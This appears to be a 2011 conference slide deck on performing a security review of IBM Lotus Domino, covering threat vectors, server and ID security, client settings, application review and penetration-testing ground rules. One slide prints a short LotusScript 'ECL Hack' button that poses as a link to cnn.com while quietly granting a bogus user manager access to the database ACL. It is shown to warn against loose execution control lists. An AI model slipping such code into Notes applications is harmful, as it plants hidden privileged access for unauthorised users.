Lotusphere2011
IBM Software

BP107 - Performing Your Own IBM Lotus Domino Security Review

Andrew Pollack, President
Northern Collaborative Technologies

andrewp@thenorth.com
http://www.thenorth.com

Smarter software for a Smarter Planet.


In This Session…

- Focus is on Process not Settings or Tools
  - Very Low Geek Factor
  - Big Picture Thinking Is Required
- Creating Manageable Review Portions
- What to look for – and Why
- Critical Areas

To a security administrator, there are only two levels of paranoia. Absolute, and insufficient

Who Am I?

- Administrator & Developer since version 2.0
- IBM Lotus Beacon Award Winner
- Products
  - NCT Search
  - NCT Compliance Search
  - NCT Simple Sign On
- Services
  - Site Performance Reviews
  - Application Development
  - Administrative Overhaul
  - Security Review & Penetration Testing
- Structural Firefighter
  - Lieutenant of Cumberland, Maine – Engine 1



Please Shut Off All Noisemaking Appliances

- I'm not judging, just shut them off while we're talking
  - Unless they are medically necessary

What We'll Cover …

- The Review Process
- Understanding Threat Vectors
- Performing the Review
- The Server Environment.
- Mail & User Access Administration
- Securing the Desktop Client
- Reviewing Applications
- Penetration Testing

THE REVIEW PROCESS

What About Tools

- There Are No Magic Tools
- Ports are not the Problem
  - Port scanning tools make nice “Gotcha” lists, but not very helpful
- Admin Policies, Domain Manager, & Event Monitor
  - These are great tools to help implement secure practices
  - Not security in themselves
- Focus on People, Paths, & Processes

The Goals of a Security Review

- To Improve Reliability & User Confidence
- To Protect Customers & Employees
- To Protect Administrators
- To Meet Regulatory Requirements

Difference Between Review & Audit

- Review
  - We Talk About It
  - What Do We Do?
  - Cooperative
  - A Few Days Work
- Audit
  - I Don't Believe You
  - Are We Really Doing It?
  - Adversarial
  - A Few Weeks Work

Clearly Define the Parameters

- What technical areas or processes are covered
  - "Domino" is too broad a subject for a single review
- What does "Secure" mean to us?
- What are we trying to protect?
- Threat Vectors - Where does the threat come from?
- What is the expected outcome or deliverable?
- Are we doing a review, or performing an audit?

Sources of Information

- Staff Interviews
  - Not definitive for an audit, but invaluable for a review
  - Provide the basis for all further investigation
  - Let People Talk – They know what is really happening
  - Be the “Good Cop” not the “Bad Cop”
- The Domino Directory
  - Contains Much of the Configuration
  - Provides backup and context to interview information
- The Catalog Database
  - Details ACL’s in use and Database Activity
  - Provides a shopping list for access groups
- Log Files and Events Database
  - Can provide detail for validation

Documented Policies & Procedures

- That they exist is often more important than the specifics
- Do they match the business objectives & security goals?
- If followed, will they work as expected?
- Do all of the appropriate people understand them?

Review Preliminary Findings

- Informal Discussion or Presentation
  - Include the Administration team you interviewed
  - Do not include senior management at this stage
- Use this time to refine your understanding
  - Allow the Admin team to correct any misconceptions
- Allow simple but major issues to be addressed
  - Do not omit the finding, but note that it's been addressed
- Use the team to help with wording and context
  - Help refine your result to be as helpful as possible
  - The right context changes threatening findings into funded solutions


The Findings Report

- Clearly identify the level of cooperation from the Admin Team
- Clearly define the scope & depth of the review
- Clearly describe the review process
- Present recommended resolutions for each finding
- Use language and processes related to the business units

UNDERSTANDING THREAT VECTORS

Unskilled External Threats

- Extremely Common
  - General Spam
  - Malware via Email & Browser
  - Script Kiddies
- Easiest to Manage through application of best-practices
  - Anti-Virus / Anti-Spam
  - Operating System Updates
  - Software Patches



Skilled External Threats

- Least Common
  - Domino Aware & Site Aware
  - Focused Goals
  - Reasonably Manageable
    - If you've been paying attention

Unskilled Internal Threats

- May come from skilled administrators making mistakes
- Accidents & Unintended Consequences
- Users Bypassing the Rules & Processes
- Often results in data loss or exposure of private information
- Avoided by good security and administrative practices
- Managed through Backup & Restore, Disaster Recovery

Skilled Internal Threats

- The Most Dangerous Kind
  - Network & Domino Administrators
- Common Goals of Skilled Internal Threats
  - Unauthorized Access to Management Email or HR Information
  - Employee Harassment or Stalking
  - Retribution – often related to promotion, termination, or redundancy
  - Theft of Information – often related to leaving the company

False Accusation – The Biggest Threat Admins Face

- Email administrators are frequently accused of snooping
- Proactively protect your administrators & developers
  - Do not sign agents with admin or developer ID's
  - Protect access to ID files & credentials – even from Administrators
  - Require a distinct ID for each administrator
  - Require a separate ID for admin tasks – especially full access admin
  - Log & Notify when Full Access Administration is used
- If your practices & procedures limit access even to admins, they can be easily defended from false accusations

PERFORMING THE REVIEW

Four Distinct Review Areas

- Tackle Each Review Area Separately
  - The Server Environment
  - User & Access Administration
  - Mail, Contacts, and Calendars
  - Reviewing Applications
- Each of these encompasses a wide range of issues
- They are interdependent
  - You cannot trust a Mail Access review if you don't first tackle a server environment review….etc.

THE SERVER ENVIRONMENT

Critical Items

- Physical access
- Network file system access
- Software maintenance
- Disaster recovery

Reliability is Security

- Denial of Service is the most common threat
  - It is also the easiest hostile action to take, in most cases
- Service Levels can be Mission Critical
  - Financial Institutions the week before taxes are due
  - Decision Support Systems
  - Sales People and their Email
- Does a response plan exist?
  - Has it been tested?
- If the whole system fails – what will the result be?

Physical & Network Security

- Who accesses the hardware routinely?
- Who else can gain access to the hardware?
  - Including swapped RAID drives & Backup
- Support Facilities Security
  - Redundant Power
  - Redundant Cooling
  - Fire, Flood, Storm, and other Natural Events
  - Building Lock-Out Issues
  - Live Hot-Site Requirements
- Who Manages the Firewall, Switches, and Phone Systems?

Operating System Security

- Who manages the network level access?
- Are the database files stored with local encryption?
- Who manages the operating system?
  - Patches & Updates
  - Anti-Virus
  - Backup Software
  - Operating System network firewall
  - Domino Software Installation
- Is Remote Access software used?
  - VNC, Remote Desktop, Terminal Services, etc.
- What other OS level services are enabled?

Backups & Data Security

- Is the backup & restore process documented?
  - Has it been recently tested?
- Is the backup software certified for use on a Domino Server?
  - Have you checked the version?
- Is the backup data encrypted?
  - Who has the decryption keys?
- Is the backup data kept off-site?
  - Who has access to it?
  - How long does it take to retrieve it?

Enterprise Integration

- Key vector for credential spoofing or theft
- Common Integration Paths
  - End User Desktop Single Sign-on
  - Back end RDBMS, ERPS, & CRM
    - User Credential Pass-Through
    - Batch Data Transfer
- Each case is unique – look for exploitation paths
  - Access to stored credentials
  - Network intercept of tokens or credentials
  - Source Data poisioning
- SQL Injection Matters Here
  - While Domino itself tends to be fairly immune to sql injection, it can be used to pass data to other systems which are more vulnerable

Domino's Internet Ports Security

- Are unused ports disabled and blocked?
  - You should not be using SMTP internally. Block it.
- Are "internet passwords" kept in sync with userid passwords?
  - If not, they're often blank – or contain default passwords
  - Never accept the excuse "We don't enable any of those ports"
- Are password requirements sufficiently complex?
- Script kiddies use dictionary attacks against ALL ports, not just http
  - SMTP authentication based dictionary attacks common
  - Many sites only review the logs on known active ports

Anti-Virus/Anti-Spam

- Most malware is now in the form of worms & Trojan horses
  - Getting users to click on active spots is the key to most
  - Users will click on anything

- Almost any file format can be used for buffer overflow attacks
  - The exploits change every day
  - As of Q4 2009, the #1 Attack Vector was Adobe PDF & Flash

Your Lines of Defense – In Order of Importance

- Inbound mail gateway anti-virus & anti-spam
- Inbound firewall port blocking
- Desktop operating system anti-malware
  - If the software is not specifically Notes aware, do not scan NSF, NTF, and NDK files
- File Server anti-malware
- Outbound firewall port blocking
- Domino Server OS anti-virus
  - Yes, I consider this lower priority
  - Absolutely must be Domino Server aware

Server Security Settings

- Directory ACL Settings
  - The most critical security feature you have
- Public Key Checking
  - Helps Defend against stolen or spoofed userids
- Check Passwords on Notes IDs
  - Helps Defend against copied id files with old password
- Internet Authentication
  - More name variants means short names will match
- Key Server Access Fields – Usually Groups
  - More details ahead
- Programmability Access Fields
  - More details ahead

Administration Groups

- Who manages the groups
- Is membership routinely and regularly reviewed
- Some best practices include
  - No wildcards allowed
  - No subgroups allowed
  - Fully hierarchical names only
  - No agent signing IDs allowed
  - Specific Admin IDs Required
    - Admin IDs do not have mail access
      - Yes, this is cumbersome – but it is self defense

Full Access Administrators

- Always use a specific ID for each admin who will have this access
- Do not allow admins to use this ID for day to day activities
  - This ID file should not be in any other groups or database ACLs
  - To be used, it must be used in Full Access Administrator mode
- Use event reporting to immediately log and notify
  - Notifications should go to off-server and/or encrypted locations
  - This is a “ask forgiveness not permission” kind of setting
    - Sometimes you need it quickly, but you should be able to explain why afterword
- These rules are about protecting your administrative staff

Signed Agent Rights

- Specific Agent Signing IDs Should be used
- Different Agent IDs for unrestricted agents
- Agent signing IDs should not be in general purpose ACL groups that cover all databases
- Developers should not have design access to use these agents
  - A deployment process should detail the way agent code gets signed
  - On-the-fly “quick and simple” changes cause the most accidental damage
- Some databases may require their own specific agent signing id

Lotusphere2011

MAIL & USER ACCESS ADMINISTRATION

Smarter software for a Smarter Planet.

IBM

Critical Items

- If your certifiers aren't considered secure, nothing is secure

- Administration staff no longer need certifier
- access to create users

- There is no longer any need for "
- backup copies" of user id's

The Certificate Authority & ID Vault

- The Certificate Authority (Administration Tool)
  - Allows delegation of tasks that used to require direct access to certifiers
  - Assume that once an admin has a certifier, they have it forever
  - See presentations by Gabriella Davis of for detailed instructions

- The ID Vault
  - Resolves many of the reasons why copies of ID files used to be needed
  - Handles password recovery and multiple computer access
  - See presentations by Gabriella Davis of for detailed instructions

Certifier Security

- When was the root certifier created?
  - Who made it, and were they supervised?
  - Who has had copies of it since then?
  - Organizational certifiers count too, if used
- Anyone who has ever had access to the cert, probably still does
- If your certifier is not known to be 100% secure, nothing else is
- Recent versions are increasingly good at handling rollover recertification without manually reconfiguring each client

User ID Security

- Is there a repository somewhere of originally created ID file copies?
  - Common administrative practice for many years
  - Frequently stored in a notes database or just a file share
  - Your administrators probably all have access to these
- Are ID file password policies documented? Enforced?
- If your administrators have access to a cache of ID files
  - They can be accused of inappropriate access
  - You cannot prove someone did something based on logs
  - Critical vector for further security breaches

Internet Password Security

- Is there a specific process for managing this field?
  - If not, it may contain the original password assigned at ID creation
- Do not neglect this field
  - Even if you don't think you use it
  - Field must be either blank, or managed with processes and rules
- Default values in this field may allow user impersonation
- More processes than you think can use this value
  - Java agents
  - SMTP, LDAP, POP3, IMAP, HTTP, NNTP, etc...

User Management Processes

- Are these processes documented?
  - New User Process
  - Lost Password Process
  - User Terminations
  - Mail Retention
- Are the processes followed?
- Do they meet their requirements?
- Are Terminations tied in some way to the HR department?
  - Avoid delays in this process
  - Lag time in terminations is a key weakness

Group Management

- Pay particular attention to user-managed database access groups
- Do database ‘owners’ regularly review membership?
- A review “signoff” every “N” months is a good practice
- Long term employees who have held several positions or moved regions may be in many groups
- The Catalog database can be a shopping list for group access
  - Find groups with access to both common and target databases
  - Request access to common databases which share access groups with targets

SECURING THE DESKTOP CLIENT

Critical Items

- Execution Control Lists
- Local File Encryption
- Anti-Malware Tools
- PDA Security
- Plug-In Security

Execution Control Lists

- Should be managed by security policies
- Do not allow end users to over-ride
  - End users will click “OK” to anything
- Should be locked to specific design IDs
  - NEVER use */org in an ECL
- Let me tell you a little story….

ECL Hack Code


This is a link.

See what happens

Action HotSpot

```
Sub Click(Source As Button)
  On Error Resume Next
  Dim s As New notessession
  Dim db As NotesDatabase
  Set db  = s.CurrentDatabase
  Dim acl As NotesACL
  Dim aclentry As NotesACLEntry
  Set acl = db.ACL
  Set aclentry = acl.CreateACLEntry("BogusUser[illegible]", 6)
  Call acl.Save()
  Dim ws As New notesuiworkspace
  Call ws.URLOpen("http://www.cnn.com")
```


ECL Hack Result



Avoid Accidental Exposure of Private Data!

- There is NO excuse for not encrypting local database files that contain personal, customer, or important company data

- Companies end up on the front page of the
- newspaper after losing tens of thousands
- of customer data records



Client Side Policies

- Policies are a tool, not security per se
- They can be used to standardize and enforce settings
  - ECLs
  - Local Database Encryption
  - Certificate Rollover & Upgrade
  - Password Management

Anti-Malware Tools

- Blocking viruses and malware at the mail gateway is critical but not sufficient to protect the environment

- Desktop anti-malware tools are still required
  - Browser based malware is common
  - USB Drives are a common source
  - Files sent inside archives

- Avoid scanning NSF, NTF, and NDK files if the anti-virus software is not specifically notes aware

Blackberry's, iPhones, & Other PDA's

- Each of these devices has a unique security profile and a plan will need to be made for evaluating each

- General Considerations
  - If the device is accessed by a third party, is the data protected?
  - If the device is lost or stolen, can it be remotely erased?
  - Does the device require an authentication route that can be exploited?
  - Does the device provide a vector for bringing data into the environment that circumvents anti-malware?

REVIEWING APPLICATIONS

Critical Items

- Knowing the Content
- Knowing the Rules
- Knowing the Options at Design Time
- Matching the Security to the Content
- Long Term Access Management

Identifying the Risks

- What are you protecting the application from?
  - External exposure of internal or customer data
  - Employee access to inappropriate data
    - Salary and HR information
    - Personal mail
  - Falsification of critical decision making information
  - Loss or damage to information

Application Security Choices

- Database Access Controls
- Server Based Agent Access
- Reader Names Fields
- Local File Encryption
  - At the server or workstation
- Document Level Encryption
  - Individual or Shared Private Key
- Event Monitoring

Avoid making application security choices on an ad hoc basis

- Requires all developers to understand all the options and implications
- Requires business content owners to pay for expense of implementation
- Results in a complete lack of standards for securing applications

Create a criteria for evaluating applications

- Based on content
  - Employee Data
  - Customer Data
  - Competitive Secrets
- Based on purpose
  - Decision Support Data
  - Testing Results
  - Regulatory Requirements

Apply Security Standards Based on Ratings

- Rate application security requirements on your own scale
  - Green / Yellow / Red / Infrared / Ultraviolet
  - Public / Customer / Internal / Management / CEO / Burn Immediately
  - Pick your own scale

- Match Security Choices to Applications
  - Create a security requirements document for each level on your application security scale
  - Define which minimum security choices must be used for each level on the scale and which may not
  - Avoids conflicts at design time between developers and business units where the cost of security is played off against the risk

Long Term Access Management

- Does every application and database have a defined
  - Business Side Database Owner
  - Assigned Developer
  - Emergency Contact Person
  - Service Lifespan
  - Expected Size
- Are these database profiles reviewed and signed off on regularly?
- Are old databases removed from service?
- Is someone reviewing the access groups regularly?

PENETRATION TESTING

Set the Ground Rules First

- This isn't a Movie
  - No James Bond stuff
  - No Dumpster Diving
- The Goal is to Help, not to Show Off
- Non Destructive Testing Only
- Prove only the Ability to Access
  - You don't have to actually access the content to prove you can
- Prove only the Ability to Damage
  - Never actually damage content or take down servers

Work with an Internal Partner

- Establish Safety Procedures
  - "If I send you something, don't open it until I'm there"
  - Use "code words" instead of offensive content
    - It may be seen by people who are not "in the loop"
    - Your code or data may be there long after you leave
  - Never impersonate a real user – especially the boss

- No Surprise Testing
  - Do not provide the security guards an excuse to taze you
  - Do not cause the network security people to be woken up or called in from vacation time to deal with your threat

Assume an Educated Attacker

- Domino Designer is widely available
- There's Always Someone Smarter
- There are blogs, websites, and even scripts out there
- Your threat is most likely a current employee or administrator
- Your threat may be a former employee or administrator

Define the test Parameters

- What Role are you Playing
  - Internal or External
  - Always assume skilled
  - Always assume Domino Designer is available

- What is your Penetration Goal

Use A Realistic Starting Point

- For internal
  - Start with a standard “New Hire” or “Contractor” configuration
  - Simulate as a user with a few years experience by picking one and having your test id added to the same groups

- For external
  - Simulate a total outsider without any internal knowledge
  - Simulate a former employee with current or recent knowlede
  - Simulate a former administrator with an old ID and certifier

Limit Physical Plant Penetration

- Potentially Dangerous
  - Not everyone you encounter will be in the loop
  - You could inadvertently cause sever damage
  - The letter in your pocket from the CEO explaining your presence will not help you quickly enough to avoid being tazed, shot, or handcuffed and taken to jail.
- Frequently Unlawful
  - Even with a “general permission” agreement, it can still be against the law to break into a data center or office building
- Rarely Helpful
  - Most I.T. theft is not done this way except in the movies, and the kind that is would be far more capable than you can simulate

Limit “Human Engineering”

- These Are Process Issues
  - The help desk can be fair game in a very limited sense
  - Test only to see if they follow the defined process
- Don’t Embarrass Coworkers
  - You’re there to help make things better, not cause people stress
- Never Impersonate a Real Person
  - You may want to do something like send an email as someone else.
    - Use a made up name.
      - Example: “The Boss/Corporate/Organization”
    - This is just as effective as using the boss’s name, but does not carry the risk of being misinterpreted.

Resources

- Keep Up With The Latest
  - My blog frequently includes performance tips & tests
    - http://www.thenorth.com/apblog
  - Follow Bruce Schneir's blog for a solid general understanding
    - http://www.schneier.com/
- Learn More About
  - ID Vault and ECL Management with Gabriella Davis' Presentations
    - http://blog.turtleweb.com
  - Systems Security at CERT
    - http://www.cert.org/

Questions?

- Ask now, don't wait for the end and ask quietly at the podium

  - The most up to date copy of this presentation will be on my blog site: http://www.thenorth.com/apblog

  - Andrew Pollack – Northern Collaborative Technologies
    - andrewp@thenorth.com
    - http://www.TheNorth.com

Legal Disclaimer

The information contained in this publication is provided for informational purposes only. While efforts were made to verify the completeness and accuracy of the information contained in this publication, it is provided AS IS without warranty of any kind, express or implied. In addition, this information is based on IBM's current product plans and strategy, which are subject to change by IBM without notice. IBM shall not be responsible for any damages arising out of the use of, or otherwise related to, this publication or any other materials. Nothing contained in this publication is intended to, nor shall have the effect of, creating any warranties or representations from IBM or its suppliers or licensors, or altering the terms and conditions of the applicable license agreement governing the use of IBM software.

References in this presentation to IBM products, programs, or services do not imply that they will be available in all countries in which IBM operates. Product release dates and/or capabilities referenced in this presentation may change at any time at IBM's sole discretion based on market opportunities or other factors, and are not intended to be a commitment to future product or feature availability in any way. Nothing contained in these materials is intended to, nor shall have the effect of, stating or implying that any activities undertaken by you will result in any specific sales, revenue growth or other results.

Performance is based on measurements and projections using standard IBM benchmarks in a controlled environment. The actual throughput or performance that any user will experience will vary depending upon many factors, including considerations such as the amount of multiprogramming in the user's job stream, the I/O configuration, the storage configuration, and the workload processed. Therefore, no assurance can be given that an individual user will achieve results similar to those stated here.

All customer examples described are presented as illustrations of how those customers have used IBM products and the results they may have achieved. Actual environmental costs and performance characteristics may vary by customer.

IBM, the IBM logo, Lotus, Lotus Notes, Notes, Domino, Quickr, Sametime, WebSphere, UC2, PartnerWorld and Lotusphere are trademarks of International Business Machines Corporation in the United States, other countries, or both. Unyte is a trademark of WebDialogs, Inc., in the United States, other countries, or both.

Adobe, the Adobe logo, PostScript, and the PostScript logo are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States, and/or other countries.

Java and all Java-based trademarks are trademarks of Sun Microsystems, Inc. in the United States, other countries, or both.

Microsoft and Windows are trademarks of Microsoft Corporation in the United States, other countries, or both.

Intel, Intel Centrino, Celeron, Intel Xeon, Intel SpeedStep, Itanium, and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

UNIX is a registered trademark of The Open Group in the United States and other countries.

Linux is a registered trademark of Linus Torvalds in the United States, other countries, or both.

Other company, product, or service names may be trademarks or service marks of others.

All references to any company refer to a fictitious company and are used for illustration purposes only.